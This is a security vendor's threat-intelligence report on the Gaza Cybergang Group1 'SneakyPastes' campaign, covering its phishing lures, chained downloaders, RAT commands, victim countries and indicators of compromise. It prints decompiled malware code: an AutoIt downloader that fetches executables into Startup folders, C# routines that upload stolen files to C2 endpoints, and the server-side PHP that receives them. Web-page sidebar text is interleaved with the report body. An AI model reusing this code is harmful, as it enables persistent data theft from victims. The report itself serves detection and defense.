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Gaza Cybergang Group1, operation SneakyPastes

APT REPORTS

10 APR 2019

13 minute read




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// AUTHORS

Expert

GREAT

Gaza Cybergang(s) is a politically motivated Arabic-language cyberthreat actor, actively targeting the MENA (Middle East North Africa) region, especially the Palestinian Territories.

The confusion surrounding Gaza Cybergang's activities, separation of roles and campaigns has been prevalent in the cyber community. For a while, the gang's activities seemed scattered, involving different tools and methods, and different malware and infection stages, although there was an alignment in its goals...

During our 2018 monitoring of this group, we were able to identify different techniques utilized by very similar attackers in the MENA region, sometimes on the same target. The findings led to us distinguishing between three attack groups operating within Gaza Cybergang:

Gaza Cybergang Group1 (classical low-budget group),

also known as MoleRATs;

Gaza Cybergang Group2 (medium-level sophistication)
with links to previously known Desert Falcons;

Gaza Cybergang Group3 (highest sophistication)
whose activities previously went by the name
Operation Parliament.

The groups use different styles and, in some cases, techniques, but deploy common tools and commands after initial infection. The three attack groups were identified sharing victims. For example, Group1 would deploy a script to infect a specific victim with malware belonging to Group2, or similarly between Group2 and Group3.

More information on previous Desert Falcons (Group2) and Operation Parliament (Group3) activities can be found below:

Group2: '[The Desert Falcons targeted attacks](#)'

Group3: '[Operation Parliament, who is doing what?](#)'

Additional findings on Gaza Cybergang Group2 and Group3 will be presented in future publications. For more information, please contact: intelreports@kaspersky.com

Summary

Gaza Cybergang Group1, described in this post, is the least sophisticated of the three attack groups and relies heavily on the use of paste sites (with the operation name SneakyPastes) in order to gradually sneak a remote access Trojan (RAT) or multiple, onto victim systems. The group has been seen employing phishing, with several chained stages to evade detection and extend command and control server lifetimes. The most popular targets of SneakyPastes are embassies, government entities, education, media outlets, journalists, activists, political parties or personnel, healthcare and banking.

In this post, we'll take a closer look at Gaza Cybergang Group1, including:

- 1 Updated 2018/2019 tactics, techniques and procedures
- 2 Victimology of the group between Jan 2018 and Jan 2019
- 3 Historical checkpoints and politicized graphical decoys in Appendix I
- 4 Full list of indicators of compromise in Appendix II

Technical analysis

Through our continuous monitoring of threats during 2018, we observed a new wave of attacks by Gaza Cybergang Group1 targeting embassies and political personnel. Gaza Cybergang Group1 is an attack group with limited infrastructure and an open-source type of toolset, which conducts widespread attacks, but is nevertheless focused on Palestinian political problems. The attackers rely a lot on chained attack stages to evade quick detection and hide the communication infrastructure.

After an analysis of the samples, and through collaboration efforts with law enforcement agencies, we were able to uncover the full cycle of the intrusions that spread across the majority of the cyber kill chain, including but not limited to the toolset used, TTPs, infrastructure, action on objectives and the victimology. These efforts have led to the takedown of a large portion of the related infrastructure.

In this campaign, Gaza Cybergang used disposable emails and domains as the phishing platform to target the victims. Then pastebin.com, github.com, mailing.com, upload.cat, dev-point.com and pomf.cat were used as channels for the different malware stages before achieving a full RAT implementation, which then communicates with the corresponding C2 server.


We have identified several implants that leveraged PowerShell, VBS, JS, and dotnet for resilience and persistence. The final stage, however, is a dotnet application that takes several commands such as directory listing, screenshot, compress, upload, etc. It then

creates random long string folder names in temp directories to host the collected files per category before compressing, encrypting and uploading to the C2 server.

Spreading

The threat actor seemed able to spread attacks widely, but only deployed additional tools and data collection functions in specific cases, as though they had a target list or a filter for targeted victims. Phishing emails with political themes were used in the majority of the observed attack emails. These were necessary to lure the intended type of victims – people involved in politics.

In order to meet the phishing emails' infrastructure requirements, disposable domains and emails were used as the delivery medium. On occasions, the phishing emails contained links to external domains to download the first stage, and sometimes the first stage was attached to the email itself.




If the user clicks on the link, he will be prompted to download a RAR file that contains the stage 1 malware/lure, which he will execute afterwards.

Intrusion life-cycle analysis

The diagram below displays at a high level the steps taken by typical Gaza Cybergang Group1 lure samples. While different samples may use different methods to infect (i.e. invoke PowerShell, VBS, .NET app downloader, etc.), they

generally stick to the same scenario of a persistent RAT that steals data and uploads it to the C2 server despite the different hard-coded domains.



Stage 1 sample file: 3amadi_hamas.zip

MD5: e686ffa90b2bfb567547f1c0dad1ae0b

Type: Compressed container

Child file/lure name: محضر اجتماع العمادي مع

هنية رئيس حماس امس الاحد

Child file/lure MD5:

92dd0f16e8ae274d83ba1d0d5b2e342

This sample ZIP file, which is similar to many other stage 1 downloaders in this campaign, contains an executable that is a compiled AutoIt script and which embeds some interesting functions (listed in the table below). The executable attempts to download a couple of files from different sources and saves them in the AppData and Startup folders for persistence, then invokes the first downloaded file – Picture2.exe.

Embedded functions

```

1 Sleep, 15000
2
3 UrlDownloadToFile, https://upload.cat/0037e96c45ac
4 2098?download_token=fa26750b7e73f0081c44831d0aaf98
5 63c75592724dbc2f781ca495f9b5fbd4ac, %AppData%\Micr
6 osoft\Windows\Picture2.exe
  
```

GREAT WEBINARS

13 MAY 2021, 1:00PM

GReAT Ideas. Balalaika Edition

BORIS LARIN, DENIS LEGEZO

26 FEB 2021, 12:00PM

GReAT Ideas. Green Tea Edition

JOHN HULTQUIST, BRIAN BARTHOLOMEW, SUGURU ISHIMARU,
VITALY KAMLUK, SEONGSU PARK, YUSUKE NIWA,
MOTOHIKO SATO

17 JUN 2020, 1:00PM

GReAT Ideas. Powered by SAS: malware attribution and next-gen IoT honeypots

MARCO PREUSS, DENIS LEGEZO, COSTIN RAIU,
KURT BAUMGARTNER, DAN DEMETER, YAROSLAV SHMELEV

```
6 6240c31d9a82dc70a38f78d44a1ee239
7
8 sleep,4000

UrlDownloadToFile, https://upload.cat/089590f6d72a
9 eaef?download_token=dd21809321669aa2229b20b57e2c9d
10 34a3b507b5df7406bcac5dbb87cd169b78, %AppData%\Micr
11 osoft\Windows\Start Menu\Programs\Startup\Picture
12 4.exe
13 cab62bb5f00fe15683c6af760c8e8f7e
14
15 sleep,4000
16
17 UrlDownloadToFile, https://dev-point.co/uploads1/4
18 ee1d5a5b0e41.jpg, %AppData%\Throm.jpg
19 c90f9c600169cbdbb23316ea61e214

19 sleep,4000
20
21 UrlDownloadToFile, https://upload.cat/ec9d388339b1
22 9e1c?download_token=131d5450c192d0591f3d06841eacc5
23 bf5f344be9725be9456e2c222d0b4831e2, %AppData%\Micr
24 osoft\Windows\Start Menu\Programs\Startup\333Po33
25 3.exe
26 8c5f8d1ab7baa9a0764cd5650ddecd8e
27
28 sleep,5000
29
30 UrlDownloadToFile, https://upload.cat/9a08bc13e683
31 d330?download_token=90f1ebb4e1f52835f502bea4307686
32 afc1eb1cdee973cef1fb043febb2a92078, %AppData%\Micr
33 osoft\Windows\Start Menu\Programs\Startup\WindowsF
34 rom444444.exe
35 2a3aa1d207030d8c7dc3cfc9c2d9f9f1

33 sleep,5000
34
UrlDownloadToFile, https://upload.cat/a1c05c819dad
ee1b?download_token=c6535b11a9f9bbf9e7681be8753f20
58bac0df5264744be76605244e96a388f5, %AppData%\Micr
osoft\Windows\Start Menu\Programs\Startup\WindowsF
rom355353.exe
bd83269da75741303a19b826c5f9627d

sleep,5000

RunWait %AppData%\Microsoft\Windows\Picture2.exe
,, hide
sleep,2000
```

26 AUG 2020, 2:00PM

GReAT Ideas. Powered by SAS: threat actors advance on new fronts

IVAN KWIATKOWSKI, MAHER YAMOUT, NOUSHIN SHABAB,
PIERRE DELCHER, FÉLIX AIME, GIAMPAOLO DEDOLA,
SANTIAGO PONTIROLI

22 JUL 2020, 2:00PM

GReAT Ideas. Powered by SAS: threat hunting and new techniques

DMITRY BESTUZHEV, COSTIN RAIU, PIERRE DELCHER,
BRIAN BARTHOLOMEW, BORIS LARIN, ARIEL JUNGHEIT,
FABIO ASSOLINI

After analyzing the files downloaded from the above first stage malware, it was clear that the threat actor wanted to achieve stable persistence on the victim machine, and also used more than one technique to exfiltrate data. The analyzed samples had a lot of similarities in terms of the code used and especially in the persistence techniques.

Malware features

All the stages' executables are created as chains to avoid detection and protect the C2 server. They consist mainly

of persistence mechanisms and simple instructions despite their different forms (VBS scripts, PowerShell scripts, known software with open source code that can be backdoored, and in-house built dotnet apps). The RAT, however, had a multitude of functionalities (as listed in the table below) such as to download and execute, compress, encrypt, upload, search directories, etc. The threat actor's main objective for using this RAT (known as Razy/NeD worm/Wonder Botnet) was obvious from the victim data that was collected – it was to search for specific file extensions such as PDF, DOC, DOCX, XLS, and XLSX, where they are compressed in RAR files per category, stored in temp directories within a folder named by victim ID (bot ID – long MD5 string), encrypted and uploaded to the C2.

Command	Brief Description
KEYWORD	Downloads encrypted strings found on the /Feed server page that represents specific keywords of interest which, if found, then compresses/encrypts using Winrar appending "Keyword" in the file name and uploading to the C2 using a POST command at the path "/FeedBack.php". FeedBack.php validates the sender by User-Agent, saves the data in the "RAR" server directory and stores the metadata in the mssql database for later reference.

```
        value = Convert.ToBase64String(binaryReader.ReadBytes(Convert.ToInt32(fileStream.Length)));
    }
}
nameValueCollection["ke"] = value;
nameValueCollection["ID"] = pcid;
text3 = (nameValueCollection["N"] = text3.Replace(text, string.Empty));
byte[] bytes = wcR.UploadValues(Host + "/FeedBack.php", "POST", nameValueCollection);
Encoding.UTF8.GetString(bytes);
wcR.Dispose();
File.Delete(text2);
```

```

$array = array($id, $da, '.html');
$file = "RAR/" . $id . "/" . $na;
$fileo = $na;
$person = ($k);
if (file_exists($file)) {
    $uploadOk = 1;
}
else
{
    if (strpos($file, '.rar') or strpos($file, '.png') !== FALSE)
    {
        $file1 = "RAR/" . $id . "/" . "index.php";
        file_put_contents($file1, "", FILE_APPEND | LOCK_EX);
        $file = "RAR/" . $id . "/" . $na;
        file_put_contents($file, base64_decode($person), FILE_APPEND | LOCK_EX);
        $sql = "INSERT INTO `RAR` ( `userid`, `lo`, `date`) VALUES ( '$id','$fileo','$da')";
        $sql1 = "SELECT * FROM Doc where ID ='$id' ";
        $result = $conn->query($sql1);
        $conn->query($sql);
        if ($result->num_rows > 0) {
            // output data of each row
            while($row = $result->fetch_assoc()) {
                echo $row["autodown"];
            }
        }
    }
}

```

KEY Trigger to upload all data gathered to the C2 using a POST command at the path "/log.php". Log.php validates the sender by User-Agent, saves the data in the "UP" server directory and stores the metadata in the mssql database for later reference.

```

if (getConfig_Result.ToUpper() == "KEY")
{
    File.Create(tempPath + "ky").Close();
    try
    {
        Process process = new Process();
        process.StartInfo.RedirectStandardOutput
        process.StartInfo.RedirectStandardError =
        process.StartInfo.UseShellExecute = false
        process.StartInfo.CreateNoWindow = true;
        process.StartInfo.FileName = "cmd.exe";
        process.StartInfo.Arguments = " cmd /c \"
        process.Start();
        process.Close();
        if (!(a == "run"))
        {
            new Thread((ThreadStart)delegate
            {
                uploadkey();
            }).Start();
            a = "run";
        }
    }
}

```

```

if (GetFileSizeOnDisk(text2) > 5000)
{
    try
    {
        NameValueCollection nameValueCollection = new NameValueCollection();
        nameValueCollection["ke"] = File.ReadAllText(text2);
        nameValueCollection["ID"] = pcid;
        byte[] bytes = wck.UploadValues(Host + "/log.php", "POST", nameValueCollection);
        Encoding.UTF8.GetString(bytes);
        wck.Dispose();
        File.Delete(text);
    }
}

```



```
header('Location: http://test.com/');
    }
    else {
$da = date("Y-m-d-H-i-s");
// $array = array($id, $da, '.html');
$file = "UP/".$id."/". $da.".html";
$fileo = $da.".html";
$person=( $k );
if (file_exists($file)) {
    $uploadOk = 0;
}
else
{
mkdir("UP/".$id, 0773, true);
$file1 = "UP/".$id."/index.php";
file_put_contents($file1, "", FILE_APPEND | LOCK_EX);
file_put_contents($file, $person, FILE_APPEND | LOCK_EX);
$sql = "INSERT INTO `loo` ( `userid`, `lo`, `date`) VALUES ( '$id','$fileo','$da')";
$sql1 = "SELECT * FROM Doc where ID ='$id' ";
```

KEYS	Deletes the file named by tempPath + "ky" file so as not to upload anything.
REUPLOAD	Re-uploads recent data to the C2 server using POST at the path "/FeedBack.php".
RESTARTME	Restarts the RAT application process.
BLOCK	Creates a file in the Temp path and names it "Block~" + PCID to kill the RAT.

FROM THE SAME AUTHORS

```

{
    if (getConfig_Result.ToUpper() == "BLOCK")
    {
        File.Create(tempPath + "Block~" + pcid);
        Environment.Exit(1);
    }
}
```

SCREEN	Takes a PNG screenshot of the main screen and names the file with timestamps, then uploads it to the C2 server using POST at the path "/FeedBack.php".
LAN	Creates a file in the Temp path and names it "LA" + PCID to possibly spread through LAN. Note: this seems to refer to an unloaded feature/module of the RAT that is not currently in use.

```
}
else if (getConfig_Result.ToUpper() == "LAN")
{
    File.Create(tempPath + "LA" + pcid).Close();
    new Thread((ThreadStart)delegate
    {
        }).Start();
    }
else if (getConfig_Result.ToUpper() == "LANS")
```



Android malware, Android malware and more Android malware

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Stealer for PIX payment system, new Lumar stealer and Rhysida ransomware

LANs	Deletes the file created by the LAN command to reverse the effect.
USB	Creates a file in the Temp path and names it "us" + PCID then invokes another program module named Remo.test to identify removable drives.
USBS	Deletes the file created by the USB command to reverse the effect.
HD	Creates a file in the Temp path and names it "hd" + PCID then invokes another program module named hd.test1 to identify logical drives.
HDS	Deletes the file created by the HD command to reverse the effect.
SHUTDOWN	Shuts down the system using cmd /s /t 0
RESTART	Reboots the system using cmd /r /t 0
PROCANDSOFT	Lists all active processes and all installed software and uploads the results to the C2 server using a POST command at the "/log.php".

```
if (getConfig_Result.ToUpper() == "PROCANDSOFT")
{
    Directory.CreateDirectory(tempPath + tempFolder);
    try
    {
        Process[] processes = Process.GetProcesses();
        File.AppendAllText(tempPath + tempFolder + "pros", DateTime.Now.ToString() + Environment.NewLine + "<br>Process Name | Window Title");
        Process[] processesByName = processes;
        foreach (Process process2 in processesByName)
        {
            File.AppendAllText(tempPath + tempFolder + "pros", process2.ProcessName + " | " + process2.MainWindowTitle + Environment.NewLine);
        }
        File.AppendAllText(tempPath + tempFolder + "pros", Environment.NewLine + "<br><br>List of Installed Software<br>" + Environment.NewLine);
    }
}
```

DEL-TEMP	Deletes all files in the "AppData/Local/Temp" path.
RAR	Creates RAR files per logical drive containing data with timestamps for the past 7 days, then uploads RAR to the C2 server using a POST command at the path "/FeedBack.php".

RARM	Creates RAR files per logical drive containing data with timestamps for the past 30 days, then uploads RAR to the C2 server using a POST command at the path "/FeedBack.php".
------	---

RARW	Creates RAR files per logical drive containing data with timestamps for the past 7 days, then uploads RAR to the C2 server using a POST command at the path "/FeedBack.php".
------	--

KILL	Kills system processes.
------	-------------------------

```
else if (getConfig_Result.Contains("Kill-"))
{
    Process[] processesByName = Process.GetProcessesByName(getConfig_Result.Replace("Kill-", string.Empty));
    for (int i = 0; i < processesByName.Length; i++)
    {
        processesByName[i].Kill();
    }
}
```

Infrastructure

In 2018, the threat actor mostly relied on a single C2 server (192.169.7.250) and rotated a multitude of domain names over a period of time. However, the attacks different stages were hosted on a variety of free sites such as Mailing, Github, Pastebin, dev-point.co, a.pomf.cat, and upload.cat.

The phishing email infrastructure though relied on disposable email providers such as bit-degree.com, mail4gmail.com, careless-whisper.com and others.

Victimology

Based on the analyzed metrics, the victims were spread across 39 countries and reached 240+ unique victims. The Palestinian Territories host the majority of the victims, followed by Jordan, Israel, then Lebanon, as noted in the below table.

The most targeted entities are embassies, government entities, education, media outlets, journalists, activists, political parties or personnel, healthcare and banking.

Country	Number of victims
Palestinian Territories	110
Jordan	25
Israel	17
Lebanon	11
Saudi Arabia	9
Syria	9
Egypt	7
UAE	6
Senegal, France, Germany, Iran, Malaysia, Belgium, Bosnia and Herzegovina, Libya, Morocco, Spain, Sri Lanka, Tunisia, Afghanistan, Armenia, Azerbaijan, Cyprus, India, Indonesia, Iraq, Ireland, Italy, Kuwait, Oman, Poland, Romania, Russia, Serbia, Slovenia, Sudan, UK, USA	< 5

Conclusions

While Gaza Cybergang Group1 described in this post looks like a low sophistication group, with limited infrastructure and attack files that can be found in the wild, they are the most relentless in their attacks, with continuous targeting and high malleability. This has allowed the group to achieve reasonable success against a relatively wide array of victims.

Gaza Cybergang is evolving and adapting to the MENA region – a complex setting with complex requirements. The attacks are now divided into three groups with different levels of sophistication and different levels of targeting. We expect the damage caused by these groups to intensify and the attacks to extend into other regions that are also linked to the complicated Palestinian situation. The attackers also seem to be within reach of

more advanced tools, techniques and procedures, and we expect them to rely more on these in future attacks. More information on Desert Falcons (Group2) and Operation Parliament (Group3) will be presented in future publications.

Appendix I – Main historical checkpoints and politicized decoys Gaza Cybergang Group1 2016-2019

MD5 Hash	First seen	Filename/Decoy
B3a472f81f800b32fe6595f44c9bf63b	Feb 2016	رقية وزارة الخارجية لتركية لسيداتكم حول موضوع.exe
		
Df3f3ad279ca98f947214ffb3c91c514 e8a29c7a6f6c0140152ca8a01e336b37	March 2016	president abu mazen meeting with khaled meshaal.lha
		
f9bcc21fbb40247167c8c85ed6ef56e3	March 2016	lha.دراسة

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D9dbb65a42ffe0575f0e99f7498a593e

April 2016

برقية الخارجية
السعودية لسيداتكم
يرجي الإطلاع -
مهم.exe



221EEF8511169C0496BBC79F96E84A4A

April 2016

تقرير السعودية
المعلومات المتوفر -
ونسكمل عند
التوفر.exe



62DF4BC3738BE5AD4892200A1DC6B59A
Inside:
55d33d9da371fdfe7871f2479621444a

May 2016

معلومات عن هجوم
محتمل من الحوثيين
على مواقع سعودية -
خاص.exe



838696872F924D28B08AAAA67388202E

May 2016

عاجل المخابرات
المصرية.exe



e8be9843c372d280a506ac260567bf91

May 2016
وزارة الخارجية
السعودية.exe



55d33d9da371fdfe7871f2479621444a

May 2016
نموذج ترشيح الدورة
الخاصة.rar



e782610bf209e81ecc42ca94b9388580

July 2016
عاجل – مؤتمر
ايران.exe



5db18ab35d29d44dda109f49d1b99f38

June 2017
פרצת פרטיות
בכרום מאפשרת
לאתרים להקליט
אתכם ללא
ידיעתכם.exe



Dae24e4d1dfcdd98f63f7de861d95182

June 2017
مراسلات العتبية.
وثائق ومعلومات.exe



2358dbb85a29167fa66ee6bf1a7271cd

April 2018
تاب وزارة الخارجية
الإماراتية لسيداتكم.exe



10dfa690662b9c6db805b95500fc753d

Sept 2018
محضر اجتماع على
الهاتف بين رئيس
كتب السياسي لحركة
حماس اسماعيل هنية
ورئيس المخابرات
المصرية.exe



6b5946e326488a8c8da3aaec2cb6e70f

Sept 2018

342a4d93df060289b2d8362461875905	Oct 2018	تسريب من داخل صلية السعودية حول مقتل جمال خاشقجي.exe
c9cae9026ee2034626e4a43cfd8b192	Jan 2019	حضر اجتماع السفير القطري العمادي مع وفد المصري في رام الله.exe

Appendix II – Indicators of compromise

Type	IoC	Description
RAR md5	E686FFA90B2BFB567547F1C0DAD1AE0B	Stage 1 (rar.exe)
RAR md5	CE5AA4956D4D0D66BED361DDD7DB1A3B	Stage 1 (rar.exe)
RAR md5	4F34902C9F458008BAE26BFA5C1C00DA	Stage 1 (rar.exe)
RAR md5	535F8EA65969A84A68CEAF88778C6176	Stage 1 (rar.exe)
RAR md5	E8A29C7A6F6C0140152CA8A01E336B37	Stage 1 (rar.exe)
RAR md5	E782610BF209E81ECC42CA94B9388580	Stage 1 (rar.exe)
RAR md5	F9BCC21FBB40247167C8C85ED6EF56E3	Stage 1 (rar.exe)
EXE md5	33369AFD3042326E964139CABA1888D3	Stage 2 (rar.exe) that chain
EXE md5	2AD88AE20D8F4CB2C74CAE890FEB337A	Stage 2 (rar.exe) that chain
EXE md5	55929FF3E67D79F9E1E205EBD38BC494	Stage 2 (rar.exe) that chain

IN THE SAME CATEGORY

EXE md5	DA486DF0D8E03A220808C3BFA5B40D06	Stage 2 (exe) that chain
EXE md5	C7F98F890B21C556D16BFF55E33C33AB	Stage 2 (Applicat invokes F
EXE md5	FAFCC11AF99ACF1B70997BC4BF36CFC0	Stage 2 (exe) whic Tile Slide game the chain – c
EXE md5	28CACBF64141F50426830B385AB1BE4C	Dell-cmc to Delete directory
EXE md5	F30C00E87C7EE27033DC0AC421F3B4F8	Stage 2 (that invc
EXE md5	51A59AEC24B5046EC4615728A5B52802	Stage 2 (that invc
EXE md5	98BDE191AE6E2F7D8D4166C4B21A27D2	Office-v lolpoke/s
EXE md5	9E152A6ADCB57D44284AF3B6FD0C94C2	Stage 2 (exe) that chain
EXE md5	CAB62BB5F00FE15683C6AF760C8E8F7E	wPic4-e: similar to
EXE md5	192DD65864119017AA307BE3363E31BB	Powe1-e: that use: to execu
EXE md5	71E462260F45C5E621A5F5C9A5724844	WinPegg backdoo compute code ava site
EXE md5	AB98768D2440E72F42FCD274806F8D2A	WinPegg variant o
EXE md5	DAACE673B1F4DFE8A4D3D021C5190483	Word-ht

HrServ – Previously unknown web shell used in APT attack

Modern Asian APT groups' tactics, techniques and procedures (TTPs)

A cascade of compromise: unveiling Lazarus' new campaign

How to catch a wild triangle

StripedFly: Perennially flying under the radar

		invoke Po github.gi
EXE md5	1529AE427FE4EB2D9B4C3073B2AA9E10	Word-vk invoke Po github.gi lolpoke/s
Powershell md5	CCD324DF0F606469FCA3D1C6FFA951AD	System1. script th memory comman program Trojan dc myftp[.]l
Powershell md5	D153FF52AE717D8CF26BEF57BDB7867D	Install.ps script th strike be
EXE md5	AD1C91BF5E7D1F0AAF2E4EFB8FB79ADE	Stage 2 (vbs) that chain
EXE md5	EE3AD5B06DBC6CCA7FDC9096697A9B4A	Re-vbs - uses Pas create s run JScr
EXE md5	805CA34E94DA9615C13D8AF48307FB07	Folder.exe variant b chain
EXE md5	F330703C07DDD19226A48DEBA4E8AA08	Stage 2 (exe) that chain
EXE md5	CFD2178185C40C9E30ADA7E3F667D4B	Another on Paste
EXE md5	C2EE081EC3ADEF4AFACAB1F326EE50FF	2poker2. PowerSh invoke b Pastebin another
EXE md5	B3A472F81F800B32FE6595F44C9BF63B	Stage 1 e
EXE md5	DF3F3AD279CA98F947214FFB3C91C514	Stage 1 e

EXE md5	221EEF8511169C0496BBC79F96E84A4A	Stage 1 e
EXE md5	62DF4BC3738BE5AD4892200A1DC6B59A	Stage 1 e
EXE md5	55D33D9DA371FDFE7871F2479621444A	Stage 1 e
EXE md5	838696872F924D28B08AAAA67388202E	Stage 1 e
EXE md5	E8BE9843C372D280A506AC260567BF91	Stage 1 e
EXE md5	55D33D9DA371FDFE7871F2479621444A	Stage 1 e
EXE md5	D9DBB65A42FFE0575F0E99F7498A593E	Stage 1 e
EXE md5	5DB18AB35D29D44DDA109F49D1B99F38	Stage 1 e
EXE md5	DAE24E4D1DFCDD98F63F7DE861D95182	Stage 1 e
EXE md5	2358DBB85A29167FA66EE6BF1A7271CD	Stage 1 e
EXE md5	10DFA690662B9C6DB805B95500FC753D	Stage 1 e
EXE md5	6B5946E326488A8C8DA3AAEC2CB6E70F	Stage 1 e
EXE md5	342A4D93DF060289B2D8362461875905	Stage 1 e
EXE md5	C9CAE9026EE2034626E4A43CFDD8B192	Stage 1 e
Network	dji-msi.2waky.com	External with the
Network	checktest.www1.biz	External with the
Network	fulltest.yourtrap.com	External with the
Network	microsoft10.compress.to	External with the
Network	mmh.ns02.us	External with the
Network	ramliktest.mynetav.org	External with the
Network	testhoward.mysecondarydns.com	External with the

Network	testmace.compress.to	External with the
Network	time-loss.dns05.com	External with the
Network	wiknet.mooo.com	External with the
Network	Wiknet.wikaba.com	External with the
Network	supports.mefound.com	External with the
Network	saso10.myftp.biz	External PowerSt downloa
Network	192.169.7.250	External active)
Network	104.200.67.190	External active)
Network	185.117.72.190	External active)
Network	45.63.97.44	External active)

APT

ARABIC MALWARE

MALWARE DESCRIPTIONS


MOBILE MALWARE

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HrServ – Previously unknown web shell used in APT attack

In this report Kaspersky researchers provide an analysis of the previously unknown HrServ web shell, which exhibits both APT and crimeware features and has likely been active since 2021.

A cascade of compromise: unveiling Lazarus' new campaign


We unveil a Lazarus campaign exploiting security company products and examine its intricate connections with other campaigns

Modern Asian APT groups' tactics, techniques and procedures (TTPs)

Asian APT groups target various organizations from a multitude of regions and industries. We created this report to provide the cybersecurity community with the best-prepared intelligence data to effectively counteract Asian APT groups.

How to catch a wild triangle

How Kaspersky researchers obtained all stages of the Operation Triangulation campaign targeting iPhones and iPads, including zero-day exploits, validators, TriangleDB implant and additional modules.



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